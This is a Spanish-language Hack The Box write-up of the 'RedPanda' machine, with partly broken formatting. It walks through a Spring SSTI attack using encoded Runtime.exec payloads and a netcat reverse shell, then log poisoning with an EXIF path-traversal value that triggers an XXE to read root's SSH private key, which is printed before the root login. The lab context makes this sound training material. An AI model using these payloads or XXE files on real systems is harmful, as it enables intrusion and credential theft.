


# Máquina RedPanda



20 Agosto

Hack The Box

Creado por: dandy\_loco

# 1. Enumeración

Realizamos un PING a la máquina víctima para comprobar su TTL. A partir del valor devuelto, nos podemos hacer una idea del sistema operativo que tiene. En este caso podemos deducir que se trata de una máquina Linux.

```
(root@kali)-[~/home/kali/HTB/Redpanda]
└─# ping -c 1 10.10.11.170
PING 10.10.11.170 (10.10.11.170) 56(84) bytes of data:
64 bytes from 10.10.11.170: icmp_seq=1 ttl=63 time=38.0 ms

— 10.10.11.170 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 37.971/37.971/37.971/0.000 ms
```

Realizamos un escaneo exhaustivo de los puertos abiertos, con sus correspondientes servicios y versiones asociados.

```
# Nmap 7.93 scan initiated Sat Aug 19 07:41:07 2023 as: nmap -sCV -p 22,8080 -n -v -oN targeted 10.10.11.170
Nmap scan report for 10.10.11.170
Host is up (0.036s latency).

```

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)

```

|_ ssh-hostkey:
|_ 3072 48add5b83a9fbcbe7e8201ef6bfdeae (RSA)
|_ 256 b7896c0b20ed49b2c1867c2992741c1f (ECDSA)
|_ 256 18cd9d08a621a8b8b6f79f8d405154fb (ED25519)
8080/tcp open  http-proxy
|_ http-methods:
|_ Supported Methods: GET HEAD OPTIONS
|_ http title: Red Panda Search | Made with Spring Boot
|_ fingerprint-strings:
|_ GetRequest:
|_ HTTP/1.1 200
|_ Content-Type: text/html; charset=UTF-8
|_ Content-Language: en-US
|_ Date: Sat, 19 Aug 2023 05:41:17 GMT
|_ Connection: close
|_ <!DOCTYPE html>
|_ <html lang="en" dir="ltr">
|_ <head>
|_ <meta charset="utf-8">
|_ <meta author="wooden_k">
|_ <!-- Codepen by khr2003: https://codepen.io/khr2003/pen/BGZdXw -->
|_ <link rel="stylesheet" href="css/panda.css" type="text/css">
|_ <link rel="stylesheet" href="css/main.css" type="text/css">
|_ <title>Red Panda Search | Made with Spring Boot</title>
|_ </head>
```


Revisamos las tecnologías usadas por el servicio web con el comando whatweb. Nos llama la atención el título de la página web (“Made with Spring Boot”).

```
(root@kali)-[~/home/kali/HTB/Redpanda]
└─# whatweb http://10.10.11.170:8080
http://10.10.11.170:8080 [200 OK] Content-Language[en-US], Country[RESERVED][?], HTML5, IP[10.10.11.170], Title[Red Panda Search | Made with Spring Boot]
```


## ¿Qué es Spring Boot?

Java Spring Boot (Spring Boot) es una herramienta que acelera y facilita el desarrollo de microservicios y aplicaciones web con Java Spring Framework.

Abrimos la dirección web <http://10.10.11.170:8080> en nuestro navegador web y consultamos nuevamente las tecnologías usadas con el plugin wappalyzer por si nos aporta algo más de información. En esta ocasión, nos nos aporta ninguna información.



Revisando la web, vemos que presenta una opción para buscar una foto, representando nuestro texto introducido en la respuesta. Esto nos hace pensar que puede que se acontezca un SSTI.



## ¿Qué es un SSTI?


Es una vulnerabilidad de seguridad en la que un atacante puede inyectar código malicioso en una plantilla de servidor. Las plantillas de servidor son archivos que contienen código que se utiliza para generar contenido dinámico en una aplicación web. Los atacantes pueden aprovechar una vulnerabilidad de SSTI para inyectar código malicioso en una plantilla de servidor, lo que les permite ejecutar comandos en el servidor y obtener acceso no autorizado tanto a la aplicación web como a posibles datos sensibles.

## 2. Análisis de vulnerabilidades

Para comprobar si realmente se acontece el SSTI, realizamos la siguiente petición:


```
1. ${7*7}
```

Parece que alguno de los caracteres introducidos, no está permitido.



Siguiendo este [enlace](#), encontramos una forma de burlar dicho control.

```
1. *{7*7}
```



En Hacktricks, encontramos este script que nos automatiza la generación de payload para el Framework Spring.

```
1. #!/usr/bin/python3
2.
3. ## Written By Zeyad Abulaban (zAbuQasem)
4. # Usage: python3 gen.py "id"
5.
6. from sys import argv
7.
8. cmd = list(argv[1].strip())
9. print("Payload: ", cmd , end="\n\n")
10. converted = [ord(c) for c in cmd]
11. base_payload = '*{T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec '
12. end_payload = '.getInputStream())}'
13.
14. count = 1
15. for i in converted:
16.     if count == 1:
17.         base_payload += f"(T(java.lang.Character).toString({i}).concat"
18.         count += 1
19.     elif count == len(converted):
20.         base_payload += f"(T(java.lang.Character).toString({i}))"
```





```
).toString(115)).concat(T(java.lang.Character).toString(104)).concat(T(java.lang.Character).toString(32)).concat(T(java.lang.Character).toString(45)).concat(T(java.lang.Character).toString(111)).concat(T(java.lang.Character).toString(32)).concat(T(java.lang.Character).toString(47)).concat(T(java.lang.Character).toString(116)).concat(T(java.lang.Character).toString(109)).concat(T(java.lang.Character).toString(112)).concat(T(java.lang.Character).toString(47)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(104)).concat(T(java.lang.Character).toString(101)).concat(T(java.lang.Character).toString(108)).concat(T(java.lang.Character).toString(108)).concat(T(java.lang.Character).toString(46)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(104))).getInputStream()}}
```

Damos permisos de ejecución al script shell.sh:


- `chmod +x /tmp/shell.sh`

```
1.
*{T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec(T(java.lang.Character).toString(99)).concat(T(java.lang.Character).toString(104)).concat(T(java.lang.Character).toString(109)).concat(T(java.lang.Character).toString(111)).concat(T(java.lang.Character).toString(100)).concat(T(java.lang.Character).toString(32)).concat(T(java.lang.Character).toString(43)).concat(T(java.lang.Character).toString(120)).concat(T(java.lang.Character).toString(32)).concat(T(java.lang.Character).toString(47)).concat(T(java.lang.Character).toString(116)).concat(T(java.lang.Character).toString(109)).concat(T(java.lang.Character).toString(112)).concat(T(java.lang.Character).toString(47)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(104)).concat(T(java.lang.Character).toString(101)).concat(T(java.lang.Character).toString(108)).concat(T(java.lang.Character).toString(108)).concat(T(java.lang.Character).toString(46)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(104))).getInputStream()}}
```

Ahora, nos ponemos en escucha con netcat en nuestra máquina de atacante por el puerto 443 y ejecutamos:

- `bash /tmp/shell.sh`

```
1.
*{T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec(T(java.lang.Character).toString(98)).concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(104)).concat(T(java.lang.Character).toString(32)).concat(T(java.lang.Character).toString(47)).concat(T(java.lang.Character).toString(116)).concat(T(java.lang.Character).toString(109)).concat(T(java.lang.Character).toString(112)).concat(T(java.lang.Character).toString(47)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(104)).concat(T(java.lang.Character).toString(101)).concat(T(java.lang.Character).toString(108)).concat(T(java.lang.Character).toString(108)).concat(T(java.lang.Character).toString(46)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(104))).getInputStream()}}
```



```
(root@kali)-[~/HTB/Redpanda/content]
└─# nc -nvlp 443
listening on [any] 443 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.11.170] 49224
bash: cannot set terminal process group (881): Inappropriate ioctl for device
bash: no job control in this shell
woodenk@redpanda:/tmp/hsperfddata_woodenk$
```

# 4. Escalada de privilegios.

Comprobamos si hemos ganado acceso a la máquina host o algún contenedor.

```
woodenk@redpanda:/tmp/hsperfdata_woodenk$ hostname -I
10.10.11.170 dead:beef::250:56ff:feb9:b3ff
woodenk@redpanda:/tmp/hsperfdata_woodenk$
```

Como ya vimos anteriormente, vemos que pertenecemos al grupo “logs”.

```
woodenk@redpanda:/tmp/hsperfdata_woodenk$ id
uid=1000(woodenk) gid=1001(logs) groups=1001(logs),1000(woodenk)
woodenk@redpanda:/tmp/hsperfdata_woodenk$
```

Revisamos con pspy, los procesos que se ejecutan en el sistema. Vemos lo que suponemos que es la aplicación que vimos durante la fase de enumeración.

```
2023/08/20 08:04:08 CMD: UID=1000 PID=893 | java -jar /opt/panda_search/target/panda_search-0.0.1-SNAPSHOT.jar
2023/08/20 08:04:08 CMD: UID=0 PID=892 | sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
2023/08/20 08:04:08 CMD: UID=0 PID=882 | sudo -u woodenk -g logs java -jar /opt/panda_search/target/panda_search-0.0.1-SNAPSHOT.jar
2023/08/20 08:04:08 CMD: UID=0 PID=881 | /bin/sh -c sudo -u woodenk -g logs java -jar /opt/panda_search/target/panda_search-0.0.1-SNAPSHOT.jar
```


También vemos que se ejecuta un script de forma regular, llamado cleanup.sh, que elimina cierto contenido de varios directorios.

```
2023/08/20 08:05:01 CMD: UID=1000 PID=2515 | /bin/bash /opt/cleanup.sh
2023/08/20 08:05:01 CMD: UID=1000 PID=2517 | /usr/bin/find /tmp -name *.xml -exec rm -rf {} ;
2023/08/20 08:05:01 CMD: UID=1000 PID=2519 | /bin/bash /opt/cleanup.sh
2023/08/20 08:05:01 CMD: UID=1000 PID=2520 | /bin/bash /opt/cleanup.sh
2023/08/20 08:05:01 CMD: UID=1000 PID=2521 | /usr/bin/find /home/woodenk -name *.xml -exec rm -rf {} ;
2023/08/20 08:05:01 CMD: UID=1000 PID=2524 | /usr/bin/find /tmp -name *.jpg -exec rm -rf {} ;
2023/08/20 08:05:01 CMD: UID=1000 PID=2526 | /usr/bin/find /var/tmp -name *.jpg -exec rm -rf {} ;
2023/08/20 08:05:01 CMD: UID=1000 PID=2527 | /usr/bin/find /dev/shm -name *.jpg -exec rm -rf {} ;
2023/08/20 08:05:01 CMD: UID=1000 PID=2528 | /bin/bash /opt/cleanup.sh
```

Por último, vemos que se ejecuta otra aplicación java. Parece que se trata de la aplicación que se encarga de los créditos por las visitas de las imágenes.

```
2023/08/20 08:36:44 CMD: UID=0 PID=1 | /sbin/init maybe-ubiquity
2023/08/20 08:36:44 CMD: UID=0 PID=3214 | /bin/sh -c /root/run_credits.sh
2023/08/20 08:38:01 CMD: UID=0 PID=3216 | /bin/sh -c /root/run_credits.sh
2023/08/20 08:38:01 CMD: UID=0 PID=3215 | /usr/sbin/CRON -f
2023/08/20 08:38:01 CMD: UID=0 PID=3218 | java -jar /opt/credit-score/LogParser/final/target/final-1.0-jar-with-dependencies.jar
2023/08/20 08:38:01 CMD: UID=0 PID=3217 | /bin/sh /root/run_credits.sh
```


Pasamos el archivo a nuestra máquina de atacante, para analizarlo con jd-gui.



Analizamos el código de la función main.

```
1. public static void main(String[] args) throws JDOMException, IOException, JpegProcessingException {
2.     File log_fd = new File("/opt/panda_search/redpanda.log");
3.     Scanner log_reader = new Scanner(log_fd);
4.     while (log_reader.hasNextLine()) {
5.         String line = log_reader.nextLine();
6.         if (!isImage(line))
7.             continue;
8.         Map parsed_data = parseLog(line);
9.         System.out.println(parsed_data.get("uri"));
10.        String artist = getArtist(parsed_data.get("uri").toString());
11.        System.out.println("Artist: " + artist);
12.        String xmlPath = "/credits/" + artist + "_creds.xml";
13.        addViewTo(xmlPath, parsed_data.get("uri").toString());
14.    }
15. }
```

El programa, lee línea por línea el fichero /opt/panda\_search/redpanda.log.



Comprueba si se trata de una petición, en la que se consulta si se ha hecho una petición de una imagen con extensión .jpg.

Se realiza un “parseo” de la línea, por el separador “|”.

```
1. public static Map parseLog(String line) {
2.     String[] strings = line.split("\\|");
3.     Map<Object, Object> map = new HashMap<>();
4.     map.put("status_code", Integer.valueOf(Integer.parseInt(strings[0])));
```



```
5. map.put("ip", strings[1]);
6. map.put("user_agent", strings[2]);
7. map.put("uri", strings[3]);
8. return map;
9. }
```

Usa el campo "uri" para obtener de la imagen el metadato de "Artist". Posteriormente, usa ese campo para actualizar y componer un XML, con el formato:

- /credits/ + artist + \_creds.xml

Vemos que no se hace ningún tipo de sanitización, el programa confía en las entradas que contiene el fichero logs. Comprobamos que podemos manipularlo al pertenecer al grupo logs.

```
woodenk@redpanda:/tmp/hsperfdata_woodenk$ ls -la /opt/panda_search/redpanda.log
-rw-rw-r-- 1 root logs 1 Aug 20 15:38 /opt/panda_search/redpanda.log
woodenk@redpanda:/tmp/hsperfdata_woodenk$
```

Vamos a unir todas las piezas y ver si se acontece un XXE. Si es el caso, es probable que demos leer el directorio del usuario root, por si tuviera un fichero id\_rsa.

### ¿Qué es XXE?

Es a una vulnerabilidad de seguridad en la que un atacante puede utilizar una entrada XML maliciosa para acceder a recursos del sistema que normalmente no estarían disponibles, como archivos locales o servicios de red.

Lo primero, nos descargamos una imagen, y modificamos sus metadatos. Esto hará que, a la hora de leer el archivo xml, lo haga de /tmp/pwned\_creds.xml.

```
(root@kali)-[~/home/kali/HTB/Redpanda/content]
└─# exiftool -Artist="../../../../../../../../../../../../tmp/pwned" mario.jpg
1 image files updated
```

Generamos ahora el fichero XML, y lo guardaremos como pwned\_creds.xml. Este fichero, como hemos comentado antes, intentará leer el fichero /root/.ssh/id\_rsa de la máquina víctima.

```
1. <?xml version="1.0" encoding="UTF-8"?>
2. <!DOCTYPE author [
3. <!ELEMENT author ANY >
4. <!ENTITY xxe SYSTEM "file:///root/.ssh/id_rsa" >]>
5. <credits>
6. <author>&xxe;</author>
7. <image>
8. <uri>img/greg.jpg</uri>
9. <views>0</views>
10. </image>
11. <image>
12. <uri>img/hungry.jpg</uri>
```

```

13. <views>0</views>
14. </image>
15. <image>
16. <uri>/img/smooch.jpg</uri>
17. <views>1</views>
18. </image>
19. <image>
20. <uri>/img/smiley.jpg</uri>
21. <views>1</views>
22. </image>
23. <totalviews>2</totalviews>
24. </credits>

```

Pasamos la imagen y el archivo xml a la máquina víctima. Introducimos nuestra entrada maliciosa en el archivo de logs, para que comience toda el proceso de escalada de privilegios.

```

woodenk@redpanda:/tmp$ echo "200||10.10.14.7||Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0||/img/../../../../../../../../tmp/mario.jpg" > /opt/panda_search/redpanda.log

```

Al cabo de unos minutos, conseguimos leer la clave privada.

```

woodenk@redpanda:/tmp$ cat pwned_creds.xml
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE author>
<credits>
  <author>——BEGIN OPENSSSH PRIVATE KEY——
b3B1bnNzaC1rZXktdjEAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAAtc2gtZW
QyNTUxOQAAACDeUNPNCNzoi+AcjZMtNbcccSUcDUZ00tGk+eas+bFezfQAAAABRbb26UW29
ugAAAAAtc2gtZWQyNTUxOQAAACDeUNPNCNzoi+AcjZMtNbcccSUcDUZ00tGk+eas+bFezfQ
AAAEcj9KoL1Kna1vQDz93ztNrR0ky2arZpP8t8UgdfLI0HvN5Q081w1miL4ByNky01txxJ
RwNRnQ60aT55qz5sV7N9AAAADXJvb3RAcmVkcGFuZGE=
  ——END OPENSSSH PRIVATE KEY——</author>
  <image>
    <uri>/img/greg.jpg</uri>
    <views>0</views>
  </image>
  <image>
    <uri>/img/hungv.jpg</uri>

```

Ya solo tenemos que copiar la clave obtenida a nuestra máquina de atacante y ganar acceso como root por ssh.

```

(root@kali) ~ - [~/home/kali/HTB/Redpanda/content]
# ssh root@10.10.11.170 -i id_rsa
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-121-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sun 20 Aug 2023 12:40:56 PM UTC

System load:          0.05
Usage of /:           80.8% of 4.30GB
Memory usage:        44%
Swap usage:          0%
Processes:           217
Users logged in:     0
IPv4 address for eth0: 10.10.11.170
IPv6 address for eth0: dead:beef::250:56ff:feb9:b3ff

0 updates can be applied immediately.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Sun Aug 20 09:01:36 2023 from 10.10.16.15
root@redpanda:~# whoami
root
root@redpanda:~# █

```